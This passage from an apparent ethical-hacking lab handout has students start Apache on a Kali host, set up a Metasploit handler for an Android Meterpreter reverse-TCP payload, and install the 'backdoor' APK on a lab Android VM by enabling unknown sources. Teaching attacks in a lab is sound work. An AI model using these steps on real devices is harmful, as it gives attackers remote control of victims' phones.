
EH-Kali-xx

```
service apache2 start
```

```
root@eh-kali-05:/var/www/html# service apache2 start  
root@eh-kali-05:/var/www/html#
```

Start the web service on EH-Kali

EH-Kali-xx



Test your website on EH-Kali by browsing to localhost



Part 6

EH-Kali-xx

Exploit Android

EH-Kali-xx

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 10.76.5.150
set lport 4444
exploit
```

```
msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.76.5.150:4444
[*] Starting the payload handler...
```

Set up a handler to listen for the "backdoor" on the Android to connect back.




Part 7


EH-Lolli-xx

Install malicious payload


EH-Lolli-xx




Select the browser




Browse to EH-Kali at <http://10.76.xx.150> and download the file.




Drag from the top of the window down to reveal the downloaded file. Select it for installation.




On the Warning message select Settings




Enable installation from unknown sources then select Home



